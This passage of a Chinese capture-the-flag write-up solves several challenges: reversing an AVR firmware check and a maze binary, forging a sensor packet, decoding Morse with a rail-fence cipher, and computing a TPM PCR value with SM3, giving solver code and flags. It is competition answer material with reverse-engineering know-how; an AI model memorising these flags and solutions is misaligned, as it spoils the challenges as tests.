
发现运行了没反应，啥也没有就一直卡着，于是静态先看看：



发现这个代码最多，其他的都没什么东西，那这个应该就是主函数了，看了一下




程序是从 sub_62 取得了一些值进行运算，AVR 的 IDA 不能 F5，看得有点略蛋疼。



Sub_62 那个函数有点长，不过看了一下看明白了，看到寄存器 TWCR，这个是 AVR 单片机的 I2C 外设的寄存器，原来这个程序是从 I2C 读数据的，怪不得运行了没反应。不过好像没有进行通信，只是读了数据。

进而可以发现，主要逻辑在这里：




```
loc_314:
movw    r30, r4
subi    r30, 4
sbci    r31, -1
ld      r22, Z
movw    r26, r4
lsl     r26
rol     r27
lsl     r26
rol     r27
movw    r30, r26
subi    r30, -0x7C ; '
sbci    r31, -1
ld      r18, Z
ldd     r19, Z+1
ldd     r20, Z+2
ldd     r21, Z+3
movw    r30, r4
subi    r30, -0xC ; '
sbci    r31, -2 ; '
ld      r14, Z
subi    r26, 0x44 ; 'D'
sbci    r27, -1
ld      r6, X+
ld      r7, X+
ld      r8, X+
ld      r9, X
movw    r30, r4
subi    r30, -0x1C ; '
sbci    r31, -2 ; '
ld      r10, Z
movw    r30, r2
add     r30, r4
adc     r31, r5
ld      r30, Z
eor     r22, r30
ldi     r23, 0
ldi     r24, 0
ldi     r25, 0
rcall   sub_36C
andi    r23, 0
andi    r24, 0
andi    r25, 0
clr     r15
ldi     r16, 0
ldi     r17, 0
eor     r14, r22
eor     r15, r23
eor     r16, r24
eor     r17, r25
movw    r24, r16
movw    r22, r14
movw    r20, r8
movw    r18, r6
rcall   sub_36C
andi    r23, 0
andi    r24, 0
andi    r25, 0
clr     r11
clr     r12
clr     r13
cp      r22, r10
cpc     r23, r11
cpc     r24, r12
```


AVR 中，X Y Z 寄存器是用来从数据存储区取值的(AVR 是哈弗结构，这一点和 x86 有本质不同)，处理起来麻烦一点。

```
0000038F  F030 918D 9001 1980 F419 2000 F7B9 1B88 0B99 9508 94F8 CFFF
039B
00800060  66 6C 61 67 7B 00 AA AA  05 FF FF FF FF 00 01 73  flag{.........s
00800070  75 63 63 65 73 73 00 66  61 69 6C 00 B9 7E 00 00  uccess.fail..~..
00800080  01 13 00 00 FD 12 00 00  7B 35 00 00 CB FF 00 00  ........{5......
00800090  B5 B2 00 00 6B 5A 00 00  39 D6 00 00 C3 A0 0D 00  ....kZ..9.......
008000A0  69 68 07 00 ED 18 0F 00  93 26 00 00 1B 1D 00 00  ih.......&......
008000B0  9B A4 03 00 75 55 01 00  71 26 00 00 1B 22 00 00  ....uU..q&..."..
008000C0  C5 0E 00 00 DF E8 86 02  25 80 01 00 C3 6C 00 00  ........%....l..
008000D0  81 0E 00 00 39 7A 09 00  37 B3 0D 00 25 04 05 00  ....9z..7...%...
008000E0  3B 11 0F 00 2D AB 3C 00  55 22 00 00 C9 1D 00 00  ;...-.<.U"......
008000F0  5B 15 00 00 BB 25 00 00  57 32 01 00 0A 56 5C 56  [....%..W2...V\V
00800100  60 AF B1 F5 C7 33 AA 71  9E C2 36 04 83 10 74 92  `....3.q..6...t.
00800110  46 19 C6 AD C4 D0 D2 BE  D1 CA 1E 9C 8A 50 F7 C1  F............P..
00800120  C5 9B 2A 0A 51 D4 73 EE  8E D5 E9 1E ?? ?? ?? ??  ..*.Q.s.....????
00800130  ?? ?? ??                                        ???
```


数据都在这里了。




这个地方比较了 flag 长度和 0x26，姑且认为长度就是 0x26



这个地方，sub_38B




这里 load 了数据区前 5 个字节，那就是 flag{到 X 寄存器，然后和输入比较。



这里比较了最后一个字节。应该是}

最后就是这里了：



```
loc_314:
movw    r30, r4
subi    r30, 4
sbci    r31, -1
ld      r22, Z
movw    r26, r4
lsl     r26
rol     r27
lsl     r26
rol     r27
movw    r30, r26
subi    r30, -0x7C ; '
sbci    r31, -1
ld      r18, Z
ldd     r19, Z+1
ldd     r20, Z+2
ldd     r21, Z+3
movw    r30, r4
subi    r30, -0xC ; '
sbci    r31, -2 ; '
ld      r14, Z
subi    r26, 0x44 ; 'D'
sbci    r27, -1
ld      r6, X+
ld      r7, X+
ld      r8, X+
ld      r9, X
movw    r30, r4
subi    r30, -0x1C ; '
sbci    r31, -2 ; '
ld      r10, Z
movw    r30, r2
add     r30, r4
adc     r31, r5
ld      r30, Z
eor     r22, r30
ldi     r23, 0
ldi     r24, 0
ldi     r25, 0
rcall   sub_36C
andi    r23, 0
andi    r24, 0
andi    r25, 0
clr     r15
ldi     r16, 0
ldi     r17, 0
eor     r14, r22
eor     r15, r23
eor     r16, r24
eor     r17, r25
movw    r24, r16
movw    r22, r14
movw    r20, r8
movw    r18, r6
rcall   sub_36C
andi    r23, 0
andi    r24, 0
andi    r25, 0
clr     r11
clr     r12
clr     r13
cp      r22, r10
cpc     r23, r11
cpc     r24, r12
```

大致还原了一下，对于一个 Atmel 单片机工程师，这点汇编还是好懂的，还原如下：

A1 = byte^bi
A2 = A1*ci&0xFF
A3 = A2^di
A4 = A3*ei&0xFF
每一步都可逆，写出逆算法即可：(b c d e 都在数据区，连续存储)

```
#!/usr/bin/env python

import gmpy2

a = [32441,4865,4861,13691,65483,45749,23147,54841,893123,485481,989421,9875,7451,238747,87413,9841]
b = [8731,3781,42395871,98341,27843,3713,621113,897847,328741,987451,3975981,8789,7625,5467,9659,78423]
c = [10, 86, 92, 86, 96, 175, 177, 245, 199, 51, 170, 113, 158, 194, 54, 4]
d = [131, 16, 116, 146, 70, 25, 198, 173, 196, 208, 210, 190, 209, 202, 30, 156]
cflag = [138,80,247,193,197,155,42,10,81,212,115,238,142,213,233,30]

res = ''
for i in xrange(16):
    tmp = ((((cflag[i] * gmpy2.invert(b[i],256)&0xFF)^d[i])*gmpy2.invert(a[i],256))&0xFF)^c[i]
    res += chr(tmp)

print 'flag{'+res.encode('hex')+'}'
```

```
[root@kali:~/disk2/uctf ]% ./uctf.py
flag{2f567d1bf39585b6d43fcb29c35d776a}
```

17.传感器 2　　题目类别：MISC　　题目分值 300

这题解包方式和传感器 1 一致，直接解开就可以了：
0xFED31F 45psi
FFFF FED31F 63 5055 F8

0xFED31F 30psi
FFFF FED31F 42 5055 D7
上面我按照相同的部分进行分组，其中只有最后一个字节和倒数第四个字节不同，其中 45psi 是 30psi 的 1.5 倍，而 0x63 也是 0x42 的 1.5 倍，因此计算出 25psi 时的值应该是 0x37，而最后一个字节，推测是 checksum。发现是前面所有字节之和再加 2，于是可以得到答案：

0xFEB757

FFFF FEB757 37 5055 E8

Flag{ FFFFFEB757375055E8}

18.maze　　题目类别：REVERSE　　题目分数：300


打开看了下，逻辑很简单：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  if ( argc == 2 )
  {
    memset(buffer, -1, 0x1E4u);
    sub_4010B0();
    sub_401000();
    if ( sub_401150(argv[1]) )
    {
      sub_401290((void *)argv[1]);
      return 0;
    }
    printf("play again!");
  }
  return 0;
}
```

只对传入的参数进行了判断

```
      v7 -= 4;
      *(_DWORD *)(v9 + 12) = *(_DWORD *)(v8 + 12);
      *(_DWORD *)(v8 + 12) = v13;
      v9 += 16;
      v8 -= 16;
    }
    while ( v6 < v7 );
    v5 = *(_DWORD *)(a3 + 240);
  }
  v14 = 1;
  v17 = __OFSUB__(v5, 1);
  v15 = v5 == 1;
  for ( i = v5 - 1 < 0; !((unsigned __int8)(i ^ v17) | v15); i = *(_DWORD *)(a3 + 240) - v14
  {
    v4 += 16;
    v18 = *(_DWORD *)v4;
    v19 = dword_40C890[dword_40DC90[4 * BYTE1(v18)]] ^ dword_40D090[dword_40DC90[4 * (*(_DWOI
    v20 = *(_DWORD *)(v4 + 4);
    v21 = (*(_DWORD *)(v4 + 4) >> 16) & 0xFF;
    *(_DWORD *)v4 = dword_40C490[dword_40DC90[4 * (*(_DWORD *)v4 & 0xFF)]] ^ v19;
    v22 = dword_40C890[dword_40DC90[4 * BYTE1(v20)]] ^ dword_40D090[dword_40DC90[4 * (v20 >>
    v23 = dword_40DC90[4 * (unsigned __int8)v20];
    v24 = *(_DWORD *)(v4 + 8);
    v25 = (*(_DWORD *)(v4 + 8) >> 16) & 0xFF;
    *(_DWORD *)(v4 + 4) = dword_40C490[v23] ^ v22;
    v26 = dword_40C890[dword_40DC90[4 * BYTE1(v24)]] ^ dword_40D090[dword_40DC90[4 * (v24 >>
    v27 = dword_40DC90[4 * (unsigned __int8)v24];
    v28 = *(_DWORD *)(v4 + 12);
    v29 = (*(_DWORD *)(v4 + 12) >> 16) & 0xFF;
    *(_DWORD *)(v4 + 8) = dword_40C490[v27] ^ v26;
    *(_DWORD *)(v4 + 12) = dword_40C490[dword_40DC90[4 * (unsigned __int8)v28]] ^ dword_40C8
    v17 = __OFSUB__(*(_DWORD *)(a3 + 240), ++v14);
    v15 = *(_DWORD *)(a3 + 240) == v14;
  }
  result = 0;
}
return result;
```

随便阅览了一下几个函数，这部分代码很眼熟，用 PEID 的 Crypto Analyzer 分析一下：



这个程序只用了 AES 解密，那么这个程序的逻辑很明朗了

```
memset(&v6, 0, 0x63u);
sub_40A0F0((int)v1, 128, (int)&v4);
v2 = 0;
do
```

这个就是 key 扩展

```
sub_40A920((int)&unk_40FF00 + v2, (int)(&v5 + v2), (int)&v4);
v2 += 16;
```

这个就是解密了。也就是说。程序用输入的字符串当作密钥解密了一个密文，如果字符串符合要求，就会输出 flag，那么关键就在这一个函数里面：

```
_401000();
( sub_401150(argv[1]) )
```

```
  do
  {
    if ( v3 < 97 || v3 > 100 )
      goto LABEL_17;
    v9 = v1[1] - 101;
    if ( v9 > 0x15 )
    {
      v1 = a1;
LABEL_17:
      ++v4;
      goto LABEL_18;
    }
    v10 = v7;
    switch ( v3 )
    {
      case 97:
        v7 = 0;
        v6 = (signed int)(v6 - v9) % 22;
        v8 = *(&buffer[22 * v5] + v6);
        break;
      case 98:
        v7 = 0;
        v6 = (signed int)(v9 + v6) % 22;
        goto LABEL_14;
      case 99:
        v11 = v5 - v9;
        goto LABEL_13;
      case 100:
        v11 = v9 + v5;
LABEL_13:
        v7 = 1;
        v5 = v11 % 22;
LABEL_14:
        v8 = *(&buffer[22 * v5] + v6);
        break;
      default:
        break;
    }
    *(&buffer[22 * v5] + v6) = 0;
    v4 = v12 + (v8 ^ 1) + (v10 == v7);
    v1 = a1;
LABEL_18:
    v3 = v1[2];
    v1 += 2;
    v12 = v4;
    a1 = v1;
  }
  while ( v3 );
  if ( v5 != 21 || v6 != 21 )
LABEL_21:
    ++v4;
  result = v4 < 0;
  LOBYTE(result) = v4 <= 0;
  return result;
```

这段代码似乎是对 buffer 进行了一些操作。而 buffer 是在

```
sub_4010B0();
sub_401000();
```

这两个函数初始化的。

用 Olldbg 动态跟踪了一下，发现 buffer 里只有 0 和 1，好像是一张 22*22 的地图，这下就明白题目的意思了，Maze 意味迷宫，那大概就是让我们走迷宫。这部分代码就很明显了：


```
    switch ( v3 )
    {
      case 97:
        v7 = 0;
        v6 = (signed int)(v6 - v9) % 22;
        v8 = *(&buffer[22 * v5] + v6);
        break;
      case 98:
        v7 = 0;
        v6 = (signed int)(v9 + v6) % 22;
        goto LABEL_14;
      case 99:
        v11 = v5 - v9;
        goto LABEL_13;
      case 100:
        v11 = v9 + v5;
LABEL_13:
        v7 = 1;
```

输入字符串两个字节一组，第一个字节只允许出现 abcd，第二个字节和 a 的差表示走几步其中 ab 走列 cd 走行，地图比较简单，人工走了一下就走出来了，步骤为：dxbvcuandmbldobk

```
C:\Users\Jiaheng\Desktop>maze.exe dxbvcuandmbldobk
Congratulations!flag{Y0u_4re_4_G00d_Ma2e_Runner}
```

19. 永不消逝的电波　　题目类型：MISC　　分值：150

下载下来一个 mp3 文件，用 Audition 打开看一下：



很明显，这个就是摩斯电码了。分析出信息：

.... .-.. . .. -.-. .. -.-. - ... - .-- --- --- -.-. ..-. . -- -.-. -. .----

解码：
HLEICICTSTWOOCFEMCN1
提交发现不对，不知道什么脑洞。后来一看长度是 20=4*5，里面有点 HELLO 之类的单词的意思，猜想是栅栏密码，尝试长度为 5：
HLEIC ICTST WOOCF EMCN1

HIWELCOMETOCISCNCTF1
答案：flag{HIWELCOMETOCISCNCTF1}

20.可信根　　题目类型：Crypo　　分值：250

题意很明确，说白了就是“安全机制自身的度量值、系统白名单的度量值以及十个软件包的度量值”，通过这些哈希值计算出最后需要的 PCR 值的前 16 位。
http://download.springer.com/static/pdf/668/chp%253A10.1007%252F978-1-4302-6584-9_12.pdf?originUrl=http%3A%2F%2Flink.springer.com%2Fchapter%2F10.1007%2F978-1-4302-6584-9_12&token2=exp=1468164755~acl=%2Fstatic%2Fpdf%2F668%2Fchp%25253A10.1007%25252F978-1-4302-6584-9_12.pdf%3ForiginUrl%3Dhttp%253A%252F%252Flink.springer.com%252Fchapter%252F10.1007%252F978-1-4302-6584-9_12*~hmac=c33a48c67025ffb13e6e8a2cd2b67e410be46200ca49cfb59b196f226b7ac895
这篇文章里有对 PCR 寄存器的介绍：
PCR new value = Digest of (PCR old value || data to extend)
一开始 old value=全 0
按照这个公式计算即可，先把 hash 值转成数组，然后用 C 语言使用：
int calculate_context_sm3(char* context, int context_size, UINT32 *SM3_hash);这个函数计算，这个函数是用来计算字节流的哈希值的。

```
#include<stdio.h>
#include<stdlib.h>
#include<string.h>
#include "data_type.h"
#include"crypto_func.h"
#include "sm3.h"

char calclist[][32] = {{34, 28, 236, 145, 89, 139, 238, 45, 43, 235, 146, 118, 147, 115, 104, 83, 119, 40, 3, 117, 18, 25, 19, 116, 15, 167, 64, 88, 170, 55, 200, 135},
{125, 6, 242, 144, 248, 203, 194, 58, 121, 68, 88, 96, 74, 251, 217, 203, 10, 112, 86, 21, 52, 61, 150, 169, 112, 163, 231, 5, 129, 82, 13, 102},
{126, 228, 219, 246, 113, 187, 88, 94, 176, 148, 239, 215, 236, 170, 172, 78, 213, 86, 215, 227, 132, 239, 129, 1, 38, 121, 42, 217, 18, 168, 42, 217},
{111, 150, 209, 205, 112, 163, 223, 162, 96, 161, 105, 253, 2, 0, 235, 141, 243, 197, 188, 72, 146,
```

```
51, 128, 57, 214, 81, 128, 63, 81, 75, 221, 156},
{192, 183, 11, 85, 164, 31, 118, 158, 61, 101, 8, 232, 218, 209, 223, 140, 116, 158, 51, 167, 244,
121, 93, 78, 48, 83, 185, 249, 61, 140, 143, 118},
{65, 160, 237, 51, 128, 166, 79, 51, 62, 135, 218, 124, 118, 253, 254, 145, 182, 62, 241, 171, 238,
49, 150, 104, 91, 25, 108, 13, 208, 66, 75, 239},
{31, 186, 103, 246, 194, 193, 127, 87, 126, 91, 225, 108, 234, 150, 7, 4, 7, 37, 117, 56, 27, 39, 83,
212, 0, 102, 246, 32, 183, 75, 195, 168},
{206, 209, 134, 238, 1, 50, 17, 86, 20, 71, 59, 119, 164, 203, 61, 168, 55, 254, 88, 209, 17, 231, 151,
42, 45, 200, 246, 114, 70, 214, 135, 39},
{1, 76, 46, 7, 27, 28, 0, 224, 80, 27, 193, 224, 138, 223, 183, 215, 225, 196, 3, 13, 49, 84, 228, 149,
16, 53, 14, 231, 36, 53, 155, 75},
{159, 206, 70, 104, 136, 93, 96, 121, 55, 112, 143, 227, 199, 217, 64, 50, 119, 167, 68, 127, 47, 168,
100, 167, 81, 12, 238, 229, 17, 60, 107, 87},
{129, 201, 169, 240, 45, 32, 252, 240, 107, 253, 105, 150, 34, 39, 255, 227, 21, 37, 249, 74, 203, 41,
186, 57, 28, 180, 155, 221, 171, 198, 224, 51},
{182, 231, 194, 184, 11, 243, 187, 74, 153, 136, 255, 110, 154, 14, 151, 236, 178, 26, 141, 172, 171,
2, 109, 142, 138, 97, 88, 163, 39, 123, 221, 61}};


int main()
{
    char buf[256];
    int i,j;
    char SM3_hash[32];
    int tmp;
    for (j=0;j<32;j++)
    {
        buf[j] = 0;
    }
    for (j=32;j<64;j++)
    {
        buf[j] = calclist[0][j-32];
    }
    buf[64]=0;
    calculate_context_sm3(buf,64,(UINT32*)SM3_hash);
    for (i=1;i<12;i++)
    {
        for (j=0;j<32;j++)
        {
            tmp = SM3_hash[j]&0xFF;
            buf[j] = tmp;
            printf("%02x",tmp);
        }
        for (j=32;j<64;j++)
```

```
        {
            buf[j] = calclist[i][j-32];
        }
        buf[64] = 0;
        calculate_context_sm3(buf,64,(UINT32*)SM3_hash);
        printf("\n");
    }
    for (j=0;j<32;j++)
        {
            tmp = SM3_hash[j]&0xFF;
            buf[j] = tmp;
            printf("%02x",tmp);
        }
    return 0;

}
```

```
